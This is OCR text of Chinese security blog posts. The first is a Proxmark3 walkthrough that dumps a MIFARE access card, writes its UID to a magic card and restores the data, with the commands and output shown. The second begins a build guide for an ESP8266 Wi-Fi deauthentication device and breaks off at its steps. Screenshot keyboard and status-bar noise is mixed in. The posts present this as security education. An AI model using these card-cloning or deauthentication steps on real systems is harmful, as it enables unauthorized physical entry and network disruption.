015	ffffffffffff	1	ffffffffffff	1
saving keys to binary file hf-mf-3C6123AB-key.bin...
pm3 --> hf mf dump
------ Reading sector access bits...------
----- Dumping all blocks to file... -----
successfully read block 0 of sector 0.
successfully read block 1 of sector 0.
successfully read block 2 of sector 0.
successfully read block 3 of sector 0.
successfully read block 0 of sector 1.
successfully read block 1 of sector 1.
successfully read block 2 of sector 1.
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGD
信安之路

接下来就可以 dump 整张卡的数据了

```
hf mf dump
```

这条命令将会把整张卡的数据 dump 出为一个 data.bin 文件



14:23
3.48K/s
4G
48%
successfully read block 3 of sector 0.
successfully read block 0 of sector 1.
successfully read block 1 of sector 1.
successfully read block 2 of sector 1.
successfully read block 3 of sector 1.
successfully read block 0 of sector 2.
successfully read block 1 of sector 2.
successfully read block 2 of sector 2.
successfully read block 3 of sector 2.
successfully read block 0 of sector 3.
successfully read block 1 of sector 3.
successfully read block 2 of sector 3.
successfully read block 3 of sector 3.
successfully read block 0 of sector 4.
successfully read block 1 of sector 4.
successfully read block 2 of sector 4.
successfully read block 3 of sector 4.
successfully read block 0 of sector 5.
successfully read block 1 of sector 5.
successfully read block 2 of sector 5.
successfully read block 3 of sector 5.
successfully read block 0 of sector 6.
successfully read block 1 of sector 6.
successfully read block 2 of sector 6.
successfully read block 3 of sector 6.
successfully read block 0 of sector 7.
successfully read block 1 of sector 7.
successfully read block 2 of sector 7.
successfully read block 3 of sector 7.
successfully read block 0 of sector 8.
successfully read block 1 of sector 8.
successfully read block 2 of sector 8.
successfully read block 3 of sector 8.
successfully read block 0 of sector 9.
successfully read block 1 of sector 9.
successfully read block 2 of sector 9.
successfully read block 3 of sector 9.
successfully read block 0 of sector 10.
successfully read block 1 of sector 10.
successfully read block 2 of sector 10.
successfully read block 3 of sector 10.
successfully read block 0 of sector 11.
successfully read block 1 of sector 11.
successfully read block 2 of sector 11.
successfully read block 3 of sector 11.
successfully read block 0 of sector 12.
successfully read block 1 of sector 12.
successfully read block 2 of sector 12.
successfully read block 3 of sector 12.
successfully read block 0 of sector 13.
successfully read block 1 of sector 13.
successfully read block 2 of sector 13.
successfully read block 3 of sector 13.
successfully read block 0 of sector 14.
successfully read block 1 of sector 14.
successfully read block 2 of sector 14.
successfully read block 3 of sector 14.
successfully read block 0 of sector 15.
successfully read block 1 of sector 15.
successfully read block 2 of sector 15.
successfully read block 3 of sector 15.
dumped 64 blocks (1024 bytes) to file hf-mf-3C6123AB-data.bin
pm3 -->
ESC
/
|
-
HOME
END
PGUP
FN
TAB
CTRL
ALT
PGDN
信安之路

如图所示已经成功的将这张卡的数据 dump 出来了

接下来我们可以将 dump 出来的数据恢复到另一张 UID 卡上

```
hf mf csetuid 3C6123AB
```


接下来我们把另外一张 UID 卡放到 PM3 上，首先修改 UID (就是之前记下的那个 UID 码)


0:11
0.49K/s
4G
69%
BHvJwyJdyvQuP
Proxmark3 RFID instrument
[ARM]
bootrom: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:26
os: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:35
[FPGA]
LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
HF image built for 2s30vq100 on 2017/11/10 at 19:24:16
[Hardware]
--= uC: AT91SAM7S256 Rev D
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 256K bytes, Used: 236415 bytes (90%) Free: 25729 bytes (10%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory
pm3 --> hf mf csetuid 3C6123AB
--wipe card:NO uid:3C 61 23 AB
old block 0: 0F A6 3F 02 94 08 04 00 62 63 64 65 66 67 68 69
new block 0: 3C 61 23 AB D5 08 04 00 62 63 64 65 66 67 68 69
old UID:00 00 00 00
new UID:3C 61 23 AB
pm3 -->
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

设置 UID 成功

hf mf restore

接下来就可以把数据恢复到这张卡里了


0:16
0.30K/s
4G
68%
Writing to block 54: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 55: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
isOk:01
Writing to block 56: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 57: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 58: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 59: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
isOk:01
Writing to block 60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 61: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 62: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
isOk:01
Writing to block 63: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
isOk:01
pm3 --> hf mf rdsc 0 A 3279026bb994
--sector no:0 key type:A key:32 79 02 6B B9 94
isOk:01
data : 3C 61 23 AB D5 08 04 00 62 63 64 65 66 67 68 69
data : 00 02 20 BA 00 10 66 66 66 01 1F C5 19 00 00 00
data : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
trailer: 00 00 00 00 00 00 08 77 8F 00 00 00 00 00 00 00
pm3 -->
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
! @ # $ & % ^ * ( )
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

如图所示已经成功的把数据恢复到新的 UID 卡上了，为了验证是否成功，我们可以读取一下扇区数据看看

hf mf rdsc 0 A 3279026bb994

可以看到已成功读取扇区数据，至此，我们已经成功的复制了一张卡！

相关链接

http://www.freebuf.com/news/100925.html

https://www.bugbank.cn/live/view.html?id=111079

https://github.com/Proxmark/proxmark3/wiki/Kali-Linux

https://github.com/iceman1001/proxmark3/blob/master/README.md

总结：

安全不单单局限与网络，为什么在一些重要的地方要物理隔离像人事、财务这些都是物理隔离的重点对象，因为黑客不一定只会通过网络进行入侵和破坏他们也可以到现场进行入侵，而往往一些门禁系统确实是一些公司的最后一道防线，而门禁系统安全性能却是一些公司的疏忽的地方。安全是一个大工作需要个个部门的相互配合才能发挥出最好的防御状态。写出这篇文章希望大家不单单局限与“网络安全”，也希望大家能重视身边的一些安全设备，因为时代在变，攻击手法也在变，所谓道高一尺魔高一丈。

打造属于自己的 Wi-Fi “DOS” 攻击工具

——Wi-Fi_deauther

原创： raax 信安之路 2018-09-04

一块不起眼的板子，可能在一些人眼中他就没有利用价值，而另一些人却看到了不一样的板子，当我们赋予了他新的生命力，他就会焕然一新，工具的价值取决于人，当你赋予了他什么样的价值他就就会呈现出不一样的“价值”

背景：

802.11 WiFi 协议包含了一个 Deauthentication（解除身份验证）特性，其作用就是为了将用户从网络中分离。攻击者可随时使用无线 AP 的伪造源地址，向发射站发送一个 Deauthentication 攻击数据包。

该协议不需要对 Deauthentication 攻击框架进行加密，甚至是建立会话。该漏洞在 802.11w-2009 中有提议解决，但几乎所有厂商在默认情况下都将其设置为禁用状态。

通俗点说就是这个设备能让你已连接的设备掉线（断开连接）然后也连不上 Wi-Fi，类似于 DOS 攻击。

环境：

1、Arduino IDE（弯路必备 ：）

包括以下：esp8266 开发环境

2、Python and esptool

材料：（以下环节需要有一定得动手能力）

1、WeMoS ESP8266 NODEMCU 开发板(带 0.96 的 OLED 与 18650 的电池槽）* 1

2、18650 电池 * 1

3、天线（DB>5.5）

4、ESP-07 * 2

5、W25Q32 贴片 * 2

以上材料某宝均有

工具：（注意使用安全）

1、电烙铁与热风枪

2、镊子

3、松香、焊锡、助焊膏：）


温度：

热风枪与烙铁 350-380 度均可


步骤

